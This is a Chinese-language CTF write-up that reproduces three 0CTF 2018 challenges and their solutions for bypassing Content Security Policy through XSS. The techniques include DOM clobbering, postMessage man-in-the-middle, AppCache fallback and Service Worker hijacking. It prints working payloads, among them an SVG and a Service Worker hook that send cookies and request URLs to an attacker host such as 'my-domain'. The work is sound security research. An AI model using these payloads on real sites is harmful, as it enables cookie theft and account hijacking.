

作者：LoRexxa'@知道创宇404实验室

刚刚4月过去的TCTF/0CTF2018一如既往的给了我们惊喜，其中最大的惊喜莫过于多道xss中Bypass CSP的题目，其中有很多应用于现代网站的防御思路。

其中bl0g提及了通过变量覆盖来调用已有代码动态插入Script标签绕过 `strict-dynamic` CSP的利用方式。

h4x0rs.club2则是通过Script Gadgets和postmessage中间人来实现利用。

h4x0rs.space提及了Appcache以及Service worker配合jsonp接口实现的利用思路。

其中的很多利用思路非常精巧，值得研究。所以我花费了大量时间复现其中题目的思路以及环境，希望能给读者带来更多东西...

bl0g

题目分析

代码语言：txt	AI代码解释
----------	--------

```
An extremely secure blog

Just focus on the static files. plz do not use any scanner, or your IP will be blocked.
```

很有趣的题目，整个题的难点在于利用上

站内的功能都是比较常见的xss功能

- 1、new 新生成文章
- 2、article/xx 查看文章/评论
- 3、submit 提交url (start with http://202.120.7.197:8090/)
- 4、flag admin可以查看到正确的flag

还有一些隐藏的条件

- 1、CSP

代码语言：txt	AI代码解释
----------	--------

```
Content-Security-Policy:
script-src 'self' 'unsafe-inline'

Content-Security-Policy:
default-src 'none'; script-src 'nonce-hAovzHMfA+dpxVdTXRzpZq72Fjs=' 'strict-dynamic'; style-src 'self'; img-src 'self' data:; media
```

挺有趣的写法，经过我的测试，两个CSP分开写，是同时生效并且单独生效的，也就是与的关系。

换个说法就是，假设我们通过动态生成script标签的方式，成功绕过了第二个CSP，但我们引入了 `<script src="hacker.website">`，就会被第一条CSP拦截，很有趣的技巧。

从CSP我们也可以简单窥得一些利用思路， `base-uri 'none'` 代表我们没办法通过修改根域来实现攻击， `default-src 'none'` 这其中包含了 `frame-src`，这代表攻击方式一定在站内实现， `script-src` 的双限制代表我们只能通过 `<script>{eval_code}` 的方式来实现攻击，让我们接着往下看。

- 2、new中有一个字段是effect，是设置特效的

代码语言：txt	AI代码解释
----------	--------

```
POST /new HTTP/1.1
Host: 202.120.7.197:8090
Connection: keep-alive
Content-Length: 35
Cache-Control: max-age=0
Origin: http://202.120.7.197:8090
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://202.120.7.197:8090/new
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: BL0G_SID=vV1p59LGb01C4ys4SIFNve4d_upQrCpyykkXWmj4g-i8u2QQzngP5LIW28L0oB1_NB3cJn0TCwjdE32iBt6h

title=a&content=a&effect=nest
```

effect字段会插入到页面中的 `<input type="hidden" id="effect" value="{effect_value}">`，但这里实际上是没有任何过滤的，也就是说我们可以通过闭合这个标签并插入我们想要的标签，需要注意的是，这个点只能插入**70个字符**。

3、login?next=这个点可以存在一个任意跳转，通过这个点，我们可以绕过submit的限制（submit的maxlength是前台限制，可以随便跳转

4、站内的特效是通过jquery的append引入的，在article.js这个文件中。

代码语言：txt

AI代码解释

```
$(document).ready(function(){
    $("body").append((effects[$("#effect").val()]));
});
```

effects在config.js中被定义。

回顾上面的几个条件，我们可以简单的整理思路。

在不考虑0day的情况下，我们唯有通过想办法通过动态生成script标签，通过sd CSP这个点来绕过

首先我们观察xss点周围的html结构

```
<input type="hidden" id="effect"

<section id="comments">
  <form method="post" action=""
    <label><h3>Leave A Messag
    <textarea name="comment">
    <button class="button out
  </form>

  <h3>No articles have been put

</section>

</main>
</div>
<script nonce="JlQE6i6Qg8CBVbfrDI
<script nonce="JlQE6i6Qg8CBVbfrDI
<script nonce="JlQE6i6Qg8CBVbfrDI
```

在整站不开启任何缓存的情况下，通过插入标签的方式，唯一存在一种绕过方式就是插入 `<script a="`

这种插入方式，如果插入点在一个原页面的script标签前的话，有几率吃掉下一个script标签的nonce属性，举个例子：

代码语言：txt

AI代码解释

```
<script a="
<script nonce="testtt">...
```

浏览器有一定的容错能力，他会补足不完整的标签
=====>

```
<script a="<script" nonce="test">...
```

但这个操作在这里并不适用，因为中间过多无用标签，再加上即使吞了也不能有什么办法控制后面的内容，所以这里只有一种绕过方式就是dom xss。
稍微翻翻可以发现，唯一的机会就在这里

代码语言：txt	AI代码解释
----------	--------

```
$(document).ready(function(){
    $("body").append((effects[$("#effect").val()]));
});
```

如果我们可以覆盖effects变量，那我们就可以向body注入标签了，这里需要一点小trick。

在js中，对于特定的form,iframe,applet,embed,object,img标签，我们可以通过设置id或者name来使得通过id或name获取标签

也就是说，我们可以通过 `effects` 获取到 `<form name=effects>` 这个标签。同理，我们就可以通过插入这个标签来注册effects这个变量。

可如果我们尝试插入这个标签后，我们发现插入的effects在接下来的config.js中被覆盖了。

这时候我们回到刚才提到的特性，**浏览器有一定的容错能力**，我们可以通过插入 `<script>` ，那么这个标签会自动闭合后面config.js的 `</script>` ，那么中间的代码就会被视为js代码，被CSP拦截。

```
<input type="hidden" id=
<form name="effects" id=
▼ <script>
    ">
```

```
<section id="comme
    <form method="
        <label><h3
        <textarea
        <button cl
    </form>
```

```
<h3>No article
```

```
</section>
```

```
</main>
```

```
</div>
```

```
<script nonce="Jl+
src="/assets/js/config
```


我们成功的覆盖了effects变量，紧接着我们需要覆盖 `effects[$("#effect").val()]`，这里我们选择id属性（这里其实是为了id会使用两次，可以更省位数），所以我们尝试传入

代码语言：txt

```
effect=id"><form name=effects id="<script>alert(1)</script>"><script>
```

AI代码解释

```
</script>
<script nonce src="/asse
</script>">
<script>...</script>
<script nonce src="/a
<script nonce src="/a
<script nonce src="/a
</form>
</main>
</div>
<script>alert(1)
</script>
</body>
</html>
```



成功执行

接下来的问题就在于怎么构造获取flag了，这里最大的问题在于怎么解决位数不够的问题，我们可以简单计算一下。

上面的payload最简化可以是

代码语言：txt

AI代码解释

```
id"><form name=effects id="<script>"><script>
```

一共有45位，我们可以操作的位数只有25位。在有限的位数下我们需要获取flag页面的内容，并返回回来，我一时间没想到什么好办法。

下面写一种来自@超威蓝猫的解法，非常有趣的思路，payload大概是这样的

<https://blog.cal1.cn/post/0CTF%202018%20Quals%20Bl0g%20writeup>

代码语言：txt

AI代码解释

```
id"><form name=effects id="<script>$.get('/flag',e=>name=e)"><script>
```

通过jquery get获取flag内容，通过箭头函数将返回赋值给 `window.name`，紧接着，我们需要想办法获取这里的window.name。

这里用到一个特殊的跨域操作

<http://www.cnblogs.com/zichip/p/4620656.html>

这里用到了一个特殊的特性，就是window.name不跟随域变化而变化，通过window.name我们可以缓存原本的数据。

利用思路

完整payload

代码语言：txt

AI代码解释

```
<html>
</html>

<script>
var i=document.createElement("iframe");
i.src="http://202.120.7.197:8090/article/3503";
i.id="a";
var state = 0;
document.body.appendChild(i);

i.onload = function (){
    if(state === 1) {
        var c = i.contentWindow.name;
        location.href="http://xx?c="+c;

    } else if(state === 0) {
        state = 1;
        i.contentWindow.location = './index.html';
    }
}

</script>
```

然后通过 `login?next=` 这里来跳转到这里，成功理顺

最后分享一个本环境受限的脑洞想法（我觉得蛮有意思的

这个思路受限于当前页面CSP没有 `unsafe-eval`，刚才说到 `window.name` 不随域变化而变化，那么我们传入payload

代码语言：txt

AI代码解释

```
id"><form name=effects id="<script>eval(name)"><script>
```

然后在自己的 [服务器](#) 上设置

代码语言：txt

AI代码解释

```
<script>
window.name="alert(1)";
location.href="{article_url}";
</script>
```

这样我们就能设置window.name了，如果允许eval的话，就可以通过这种方式绕过长度限制。

h4xors.club2

一个非常有趣的题目，做这题的时候有点儿钻牛角尖了，后面想来有挺多有意思的点。先分享一个非常秀的非预期解wp。

<http://www.wupco.cn/?p=4408&from=timeline>

在分享一个写的比较详细的正解

<https://gist.github.com/paul-axe/869919d4f2ea84dea4bf57e48dda82ed>

下面顺着思路一起来看看这题。

题目分析

代码语言 : txt	AI代码解释
------------	--------

```
Get document .cookie of the administartor.
h4x0rs.club
backend_www got backup at /var/www/html.tar.gz    这个从头到尾都没找到

Hint: Get open-redirect first, lead admin to the w0rld!
```

站内差不多是一个答题站点，用了比较多的第三方库，站内的功能比较有限。

- 1、profile.php可以修改自己个人信息
- 2、user.php/{id}可以访问自己的个人信息
- 3、report.php没什么可说的，向后台发送请求，需要注意的是，直接发送user.php，不能控制
- 4、index.php接受msg参数

还有一些特别的点

- 1、user.php页面的CSP为

代码语言 : txt	AI代码解释
------------	--------

```
Content-Security-Policy:default-src 'none'; img-src * data: ; script-src 'nonce-c8ebe81fcdccc3ac7833372f4a91fb90'; style-src 'self'
```

非常严格，只允许nonce CSP的script解析

index.php页面的CSP为

代码语言 : txt	AI代码解释
------------	--------

```
Content-Security-Policy:script-src 'nonce-120bad5af0beb6b93aab418bead3d9ab' 'strict-dynamic';
```

允许sd CSP动态执行script (这里的出发点可能是index.php是加载游戏的地方，为了适应CSP，必须加入 `strict-dynamic` 。)

- 2、站内有两个xss点

第一个是user.php的profile，储存型xss，没有任何过滤。

第二个是index.php的msg参数，反射性xss，没有任何过滤，但是受限於xss auditor

顺着思路向下

因为user.php页面的CSP非常严格，我们需要跳出这个严格的地方，于是可以通过插入meta标签，跳转到index.php，在这里进一步操作

代码语言 : txt	AI代码解释
------------	--------

```
<meta http-equiv="refresh" content="5;https://h4x0rs.club/game/?msg=Welcome">
```

当然这里我们也可以利用储存型xss和页面内的一段js来构造a标签跳转。

在user.php的查看profile页面，我们可以看到

代码语言 : txt	AI代码解释
------------	--------

```
if(location.hash.slice(1) == 'report'){
    document.getElementById('report-btn').click();
}
```

当我们插入

代码语言：txt

AI代码解释

```
<a href='//xxx.xx/evil.html' id=report-btn>
```

并请求

代码语言：txt

AI代码解释

```
/game/user.php/ddog%23report
```

那么这里的a标签就会被点击，同样可以实现跳转。

接着我们探究index.php，这里我们的目标就是怎么能够绕过sd CSP了，当时的第一个想法是 `<base>`，通过修改当前页面的根域，我们可以加载其他域的js（听起来很棒！

可惜如果我们请求

代码语言：txt

AI代码解释

```
https://h4x0rs.club/game/?msg=<base href="http://xxxx">
```

会被xss auditor拦截，最后面没办法加 `/">`，一个非常有趣的情况出现了

代码语言：txt

AI代码解释

```
https://h4x0rs.club/game/?msg=%3Cbase%20href=%22http://115.28.78.16
```

```
<div class= col >
    <h1 class="text-center font-weight-fat r
</div>
<div class="col hide-sm text-center"><img sr
</div>
. . .
. - " - - -
. -
. . .
```

最后的 `</h1>` 中的 `/` 被转换成了路径，前面的左尖括号被拼入了 域名 中，后面的右尖括号闭合标签...一波神奇的操作...

不过这里因为没法处理尖括号域名的事情，所以置于后话不谈。

我们继续讨论绕过sd CSP的思路，这种CSP已知只有一种办法，就是通过现在已有的js代码构造xss，这是一种在去年blackhat大会上google团队公布的CSP Bypass技巧，叫做Script Gadgets。

<https://www.blackhat.com/docs/us-17/thursday/us-17-Lekies-Dont-Trust-The-DOM-Bypassing-XSS-Mitigations-Via-Script-Gadgets.pdf>

这里的漏洞点和ppt中的思路不完全一致，但核心思路一样，都是要利用已有js代码中的一些点来构造利用。

站内关于游戏的代码在app.js中的最下面，加载了client.js

代码语言：txt

AI代码解释

```
function load_clientjs(){
    var s = document.createElement('script');
    document.body.appendChild(s);
    s.defer = true;
    s.src = '/game/javascripts/client.js';
}
```

client.js中的代码不多，有一些值得注意的点，就是客户端是通过 `postMessage` 和服务端交互的。

```
_Error: function(s) {  
    console.log('Cli  
    // location.relo  
},  
  
ping: function(cb) {  
    game_server.post  
        'API_KEY': A  
        'TOKEN': TOK  
        'cmd': 'ping  
    }, '*' );  
    if( CLIENT_GAME.  
        // the game  
        clearInterva  
    }
```

而且所有的交互都没有对来源的校验，也就是可以接受任何域的请求。

ps: 这是一个呆子不开口在2016年乌云峰会上提到的攻击手法，通过postMessage来伪造请求。

这样我们可以使用iframe标签来向beckend页面发送请求，通过这种方式来控制返回的消息。

这里我盗用了一张别的wp中的图，来更好的描述这种手法

原图来自https://github.com/l4wif/CTF-challenges-by-me/tree/master/0ctf_qualis-2018/h4x0rs.club

```

question: function(c
    game_server.post
        'API_KEY': A
        'TOKEN': TOK
        'cmd': 'ques
    }, '*' );
    if(cb) CLIENT_GA
},

```

```

answer: function(cb,
    game_server.post

```

h4x0rs.club/game/?msg=<iframe

evil.com/exploit.html

backend.h4x0rs.club

这里我们的exploit.html充当了中间人的决赛，代替客户端向服务端发送请求，来获取想要的返回

这里我们可以关注一下client.js中的recvmsg

```

recvmsg: function (e) {
    var data = e.data;
    if(e.origin != GAMESERVER_ORIGIN) return CLIENT_GAME._Error
    if(data.result == -1) return CLIENT_GAME._Error("Invalid to
    if(!('TOKEN' in data) || !('cmd' in data)){
        return CLIENT_GAME._Error('Token is not found');
    }
    if(data.TOKEN != TOKEN) return CLIENT_GAME._Error('Token is
    switch(data.cmd) {
        case 'reload':
            location.reload();
            break;
        case 'answer':
            if(data.result != 1)
                CLIENT_GAME.callback(0); //wrong
            else
                CLIENT_GAME.callback(1); //correct
            break;
        case 'question':
            if(data.result != 1) {
                return CLIENT_GAME._Error('question');
            }
            $("#challenge-box").html('<div class="col-12" style
0.3em;">' + atob(data.challenge) + '</pre></marquee><br />\nWho\'s That
            $("#challenge-box").append($("#<div id='mc_embed_sig

            break;
        case 'badges':
            if(data.result != 1) {
                return CLIENT_GAME._Error('badges');
            }

            var hex = atob(data.data), bytes = [], image_b64;
            for(var i=0; i< hex.length-1; i+=2) {
                bytes.push(parseInt(hex.substr(i, 2), 16));
            }
            image_b64 = btoa(String.fromCharCode.apply(String,
            $(' #badges').append($("#<span class='ml-2 mt-1 text-
            // recv question from server
            CLIENT_GAME.badges_ready = true;
            break;
        case 'pong':
    
```

```
case pong :
    if(data.result != 1){
        return CLIENT_GAME_Error('PING failed');
    }
}

CLIENT_GAME.ready = true;
if(CLIENT_GAME.badges_ready != true) window.setTimeout(
    console.log("PING: OK");
    break;
    default:
        break;
}
```

如果我们能控制data.title，通过这里的dom xss，我们可以成功的绕过index.php下的sd CSP限制。

值得注意的是，如果我们试图通过index.php页面的反射性xss来引入iframe标签的话，如果iframe标签中的链接是外域，会被xss-auditor拦截。

所以这里需要用user.php的储存型xss跳出。这样利用链比较完整了。

利用思路

- 1、首先我们需要注册两个账号，这里使用ddog123和ddog321两个账号。
- 2、在ddog321账号中设置profile公开，并设置内容为

代码语言：txt

```
<meta http-equiv="refresh" content="0;https://evil_website.com">
```

AI代码解释

- 3、在evil_website.com（这里有个很关键的tips，这里只能使用https站，否则会爆引入混合数据，阻止访问）的index.html向backend发送请求，这里的js需要设置ping和badges，在badges中设置title来引入js

代码语言：txt

```
<iframe name=game src='//backend.h4x0rs.club/backend_www/'></iframe>

<script>
window.addEventListener("message", receiveMessage, false);
var TOKEN,nonce;
function receiveMessage(event)
{
    console.log("msg");
    data = event.data;
    if(data.cmd == 'ping'){
        TOKEN = data.TOKEN;
        nonce = data.nonce;
        game.postMessage(data,"");
    }
    if(data.cmd == 'badges'){
        console.log('badges');
        console.log(data);
        TOKEN = data.TOKEN;
        data.level = 1;
        data.title = '\<script src="//evil_website.com/1.js" defer></scr'+ipt>';
        console.log(data.title);
        // data.title = '\<meta http-equiv="set-cookie" content="HolidayGlaze=123;">';
        game.postMessage(data,"");
    }
}
```

AI代码解释

- 4、在ddog123账户中设置profile为

代码语言：txt

```
<meta http-equiv="refresh" content="0;https://h4x0rs.club/game/?msg=1%3Ciframe%20name=game_server%20src=/game/user.php/ddog321%20%
```

AI代码解释

- 5、最后在1.js中加入利用代码，发送report给后台等待返回即可。

h4x0rs.space

TCTF/OCTF中的压轴题目，整个题目的利用思路都是近几年才被人们提出来的，这次比赛我也是第一次遇到环境，其中关于Appcache以及Service Worker的利用方式非常有趣，能在特殊环境下起到意想不到的作用。

下面的Writeup主要来自于

<https://gist.github.com/masatokinugawa/b55a890c4b051cc6575b010e8c835803>

题目分析

代码语言：txt

AI代码解释

```
I've made a blog platform let you write your secret.
Nobody can know it since I enabled all of modern web security mechanism, is it cool, huh?

Get document. cookie of the admin.

h4x0rs.space

Hint: Every bug you found has a reason, and you may want to check some uncommon HTML5 features Also notice that, the admin is using

Hint 2: W3C defines everything, but sometimes browser developers decided to implement in their way, get the same browser to admin a

Hint 3: Can you make "500 Internal Server Error" from a post /blog.php/{id} ? Make it fall, the good will come. And btw, you can so

Last Hint: CACHE
```

先简单说一下整个题目逻辑

- 1、站内是一个生成文章的网站，可以输入title，content，然后可以上传图片，值得注意的是，这里的所有输入都会被转义，生成的文章内容不存在xss点。
- 2、站内开启CSP，而且是比较严格的nonce CSP

代码语言：txtAI代码解释

```
Content-Security-Policy:
default-src none; frame-src https://h4x0rs.space/blog/untrusted_files/embed/embed.php https://www.google.com/recaptcha/; script-src
```

- 3、文章内引入了类似短标签的方式可以插入部分标签，例如 `[img]test[/img]`。

值得注意的是这里有一个特例

代码语言：txtAI代码解释

```
case 'instagram':
    var dummy = document.createElement('div');
    dummy.innerHTML = `<iframe width="0" height="0" src="" frameborder="0" allow="autoplay; encrypted-media" allowfullscreen></ifra
    var f = dummy.firstChild;
    var base = 'https://h4x0rs.space/blog/untrusted_files/embed/embed.php';
    if(e['name'] == 'youtube'){
        f.width = 500;
        f.height = 330;
        f.src = base+'?embed='+found[1]+'&p=youtube';
    } else if(e['name'] == 'instagram') {
        f.width = 350;
        f.height = 420;
        f.src = base+'?embed='+found[1]+'&p=instagram';
    }
    var d_iframe = document.createElement('div');
    d_iframe.id = 'embed'+iframes_delayed.length; // loading iframe at same time may cause overload. delay it.
    iframes_delayed.push( document.createElement('div').appendChild(f).parentElement.innerHTML /* hotfix: to get iframe html */ );
    o.innerHTML = o.innerHTML.replace( found[0], d_iframe.outerHTML );
    break;
```

如果插入 `[ig]123[/ig]` 就会被转为引入 `https://h4x0rs.space/blog/untrusted_files/embed/embed.php?embed=123&p=instagram` 的iframe。

值得注意的是，embed.php中的embed这里存在反射性xss点，只要闭合注释就可以插入标签，遗憾的是这里仍然会被CSP限制。

代码语言：txtAI代码解释

```
https://h4x0rs.space/blog/untrusted_files/embed/embed.php?embed=--><script>alert()</script>&p=instagram
```

- 4、站内有一个jsonp的接口，但不能传尖括号，后面的文章内容什么的也没办法逃逸双引号。

代码语言：txtAI代码解释

```
https://h4x0rs.space/blog/pad.php?callback=render&id=c3c08256fa7df63ec4e9a81efa9c3db95e51147dd14733abc4145011cdf2bf9d
```


5、图片上传的接口可以上传SVG，图片在站内同源，并且不受到CSP的限制，我们可以在SVG中执行js代码，来绕过CSP，而重点就是，我们只能提交blog id，我们需要找到一个办法来让它执行。

AppCache 的利用

在提示中，我们很明显可以看到 `cache` 这个提示，这里的提示其实是说，利用appcache来加载svg的方式。

在这之前，我们可能需要了解一下什么是Appcache。具体可以看这篇文章。

<https://www.html5rocks.com/en/tutorials/appcache/beginner/>

这是一种在数年前随H5诞生的一种可以让开发人员指定浏览器缓存哪些文件以供离线访问，在缓存情况下，即使用户在离线状态刷新页面也同样不会影响访问。

Appcache的开启方法是在html标签下添加manifest属性

代码语言：txt	AI代码解释
----------	--------

```
<html manifest="example.appcache">
  ...
</html>
```

这里的 `example.appcache` 可以是相对路径也可以是绝对路径，清单文件的结构大致如下：

代码语言：txt	AI代码解释
----------	--------

```
CACHE MANIFEST
# 2010-06-18:v2

# Explicitly cached 'master entries'.
CACHE:
/favicon.ico
index.html
stylesheet.css
images/logo.png
scripts/main.js

# Resources that require the user to be online.
NETWORK:
login.php
/myapi
http://api.twitter.com

# static.html will be served if main.py is inaccessible
# offline.jpg will be served in place of all images in images/large/
# offline.html will be served in place of all other .html files
FALLBACK:
/main.py /static.html
images/large/ images/offline.jpg
*.html /offline.html
```

CACHE：

这是条目的默认部分。系统会在首次下载此标头下列出的文件（或紧跟在 CACHE MANIFEST 后的文件）后显式缓存这些文件。

NETWORK：

此部分下列出的文件是需要连接到服务器的白名单资源。无论用户是否处于离线状态，对这些资源的所有请求都会绕过缓存。可使用通配符。

FALLBACK：

此部分是可选的，用于指定无法访问资源时的后备网页。其中第一个 URI 代表资源，第二个代表后备网页。两个 URI 必须相关，并且必须与清单文件同源。可使用通配符。

这里有一点儿很重要，关于Appcache，**您必须修改清单文件本身才能让浏览器刷新缓存文件。**

去年@filedescriptor公开了一个利用Appache来攻击沙箱域的方法。

<https://speakerdeck.com/filedescriptor/exploiting-the-unexploitable-with-lesser-known-browser-tricks?slide=16>

这里正是使用了Appcache的FALLBACK文件，我们可以通过上传恶意的svg文件，形似

代码语言：txt	AI代码解释
----------	--------

```
<svg xmlns="http://www.w3.org/2000/svg">
<script>fetch(`https://my-domain/?${document.cookie}`)</script>
</svg>
```

然后将manifest设置为相对目录的svg文件路径，形似

代码语言：txt

AI代码解释

```
<!-- DEBUG
embed_id: --><html manifest=/blog/untrusted_files/[SVG_MANIFEST].svg>
-->
...
```

在这种情况下，如果我们能触发页面500，那么页面就会跳转至FALLBACK指定页面，我们成功引入了一个任意文件跳转。

紧接着，我们需要通过引入 `[ig]a#[/ig]`，通过拼接url的方式，这里的 `#` 会使后面的 `&instagram` 无效，使页面返回500错误，缓存就会将其引向FALLBACK设置页面。

这里的payload形似

代码语言：txt

AI代码解释

```
[yt]--%3E%3Chtml%20manifest=%2Fblog%2Funtrusted_files%2F[SVG_MANIFEST].svg%3E[/yt]

[yt]a#[/yt]
[yt]a#[/yt]
[yt]a#[/yt]
[yt]a#[/yt]
[yt]a#[/yt]
[yt]a#[/yt]
[yt]a#[/yt]
[yt]a#[/yt]
[yt]a#[/yt]
[yt]a#[/yt]
```

这里之所以会引入多个 `a#` 是因为缓存中FALLBACK的加载时间可能慢于单个iframe的加载时间，所以需要引入多个，保证FALLBACK的生效。

最后发送文章id到后台，浏览器访问文章则会触发下面的流程。

上面的文章会转化为

代码语言：txt

AI代码解释

```
<iframe width="0" height="0" src="https://h4x0rs.space/blog/untrusted_files/embed/embed.php?embed=--%3E%3Chtml%20manifest=%2Fblog%2

<iframe width="0" height="0" src="https://h4x0rs.space/blog/untrusted_files/embed/embed.php?embed=a#&p=youtube" frameborder="0" all

...
```

上面的iframe标签会引入我们提前上传好的manifest文件

代码语言：txt

AI代码解释

```
CACHE MANIFEST

FALLBACK:
/blog/untrusted_files/embed/embed.php?embed=a /blog/untrusted_files/[SVG_HAVING_XSS_PAYLOAD].svg
```

，并将FALLBACK设置为 `/blog/untrusted_files/[SVG_HAVING_XSS_PAYLOAD].svg`

然后下面的iframe标签会访问 `/blog/untrusted_files/embed/embed.php?embed=a` 并处罚500错误，跳转为提前设置好的svg页面，成功逃逸CSP。

当我们第一次读取到document.cookie时，返回为

代码语言：txt

AI代码解释

```
OK! You got me... This is your reward: "flag{m0ar_featureS_" Wait, I wonder if you could hack my server. Okay, shall we play a game
```

大致意思是说，bot会在5秒后访问flag页面，我们需要获取这个id。

Service Worker的利用

仔细回顾站内的功能，根据出题人的意思，这里会跳转到形似 `https://h4x0rs.space/blog/[blog_post_id]` 的url，通过Appcache我们只能控制 `/blog/untrusted_files/` 这个目录下的缓存，这里我们需要控制到另一个选项卡的状态。

在不具有窗口引用办法的情况下，这里只有使用Service Worker来做持久化利用。

关于Service Worker忽然发现以前很多人提到过，但好像一直都没有被重视过。这种一种用来替代Appcache的离线缓存机制，他是基于Web Worker的事件驱动的，他的执行机制都是通过新启动线程解决，比起Appcache来说，它可以针对同域下的整站生效，而且持续保存至浏览器重启都可以重用。

下面是两篇关于service worker的文档：

<https://developers.google.com/web/fundamentals/primers/service-workers/?hl=zh-cn>

<https://www.w3.org/TR/service-workers/>

使用Service Worker有两个条件：

- 1、Service Worker只生效于 `https://` 或者 `http://localhost/` 下
- 2、其次你需要浏览器支持，现在并不是所有的浏览器都支持Service Worker。

当我们满足上述条件，并且有一个xss利用点时，我们可以尝试构造一个持久化xss利用点，但在利用之前，我们需要更多条件。

- 1、如果我们使用 `navigator.serviceWorker.register` 来注册js，那么这里请求的url必须同源而且请求文件返回头必须为 `text/javascript, application/x-javascript, application/javascript` 中的一种。
- 2、假设站内使用onfetch接口获取内容，我们可以通过hookfetch接口，控制返回来触发持久化控制。

对于第一种情况来说，或许我们很难找到上传js的接口，但不幸的是，jsonp接口刚好符合这样的所有条件~~

具体的利用方式我会额外在写文分析这个，详情可以看这几篇文章：

<http://drops.xmd5.com/static/drops/web-10798.html>

<https://paper.seebug.org/177/>

<https://speakerdeck.com/masatokinugawa/pwa-study-sw>

最后的这个ppt最详细，但他是日语的，读起来非常吃力。

这里回到题目，我们可以注意到站内刚好有一个jsonp接口

代码语言：txtAI代码解释

```
https://h4x0rs.space/blog/pad.php?callback=render&id=c3c08256fa7df63ec4e9a81efa9c3db95e51147dd14733abc4145011cdf2bf9d
```

值得注意的是，这里的callback接口有字数限制，这里可以通过和title的配合，通过注释来引入任何我们想要的字符串。

代码语言：txtAI代码解释

```
/*({"data":"QQ==","id":["BLOG_POST_ID_SW"],"title":"*/onfetch=e=>{fetch(`https://my-domain/?${e.request.url}`)}/","time":"2018-04-
```

这里需要注意的是，在serviceWorker线程中，我们并不能获取所有的对象，所以这里直接获取当前请求的url。

完整的利用链如下：

- 1、将 `*/onfetch=e=>{fetch( https://my-domain/?${e.request.url})}/` 写入文章内，并保留下文章id。
- 2、构造jsonp接口 `https://h4x0rs.space/blog/pad.php?callback=/*&id={sw_post_id}`

代码语言：txtAI代码解释

```
/*({"data":"QQ==","id":["BLOG_POST_ID_SW"],"title":"*/onfetch=e=>{fetch(`https://my-domain/?${e.request.url}`)}/","time":"2018-04-
```

3、上传svg, [https://h4x0rs.space/blog/untrusted_files/\[SVG_HAVING_SW\].svg](https://h4x0rs.space/blog/untrusted_files/[SVG_HAVING_SW].svg)

代码语言：txtAI代码解释

```
<svg xmlns="http://www.w3.org/2000/svg">
<script>navigator.serviceWorker.register('/blog/pad.php?callback=/*&id={sw_post_id}')</script>
</svg>
```

4、构造manifest文件, [https://h4x0rs.space/blog/untrusted_files/\[SVG_MANIFEST_SW\].svg](https://h4x0rs.space/blog/untrusted_files/[SVG_MANIFEST_SW].svg)

代码语言：txtAI代码解释

CACHE MANIFEST

FALLBACK:
/blog/untrusted_files/embed/embed.php?embed=a /blog/untrusted_files/[SVG_HAVING_SW].svg

5、构造embed页面url

代码语言 : txtAI代码解释

```
https://h4x0rs.space/blog/untrusted_files/embed/embed.php?embed=--%3E%3Chtml%20manifest=/blog/untrusted_files/[SVG_MANIFEST_SW].svg
```

6、最后构造利用文章内容

代码语言 : txtAI代码解释

```
[yt]--%3E%3Chtml%20manifest=%2Fblog%2Funtrusted_files%2F[SVG_MANIFEST_SW].svg%3E[/yt]

[yt]a#[/yt]
[yt]a#[/yt]
[yt]a#[/yt]
[yt]a#[/yt]
[yt]a#[/yt]
[yt]a#[/yt]
[yt]a#[/yt]
[yt]a#[/yt]
[yt]a#[/yt]
[yt]a#[/yt]
```

7、发送post id即可

REF

<https://blog.cal1.cn/post/0CTF%202018%20Quals%20BI0g%20writeup>
<http://www.cnblogs.com/zichi/p/4620656.html>
<http://www.wupco.cn/?p=4408&from=timeline>
<https://gist.github.com/paul-axe/869919d4f2ea84dea4bf57e48dda82ed>
<https://www.blackhat.com/docs/us-17/thursday/us-17-Lekies-Dont-Trust-The-DOM-Bypassing-XSS-Mitigations-Via-Script-Gadgets.pdf>
https://github.com/l4wio/CTF-challenges-by-me/tree/master/0ctf_quals-2018/h4x0rs.club
<https://gist.github.com/masatokinugawa/b55a890c4b051cc6575b010e8c835803>
https://github.com/l4wio/CTF-challenges-by-me/tree/master/0ctf_quals-2018/h4x0rs.space
<https://speakerdeck.com/filedescriptor/exploiting-the-unexploitable-with-lesser-known-browser-tricks?slide=16>
https://github.com/l4wio/CTF-challenges-by-me/blob/master/0ctf_quals-2018/h4x0rs.space/solve.py
<https://speakerdeck.com/masatokinugawa/pwa-study-sw>
<http://drops.xmd5.com/static/drops/web-10798.html>
<https://paper.seebug.org/177/>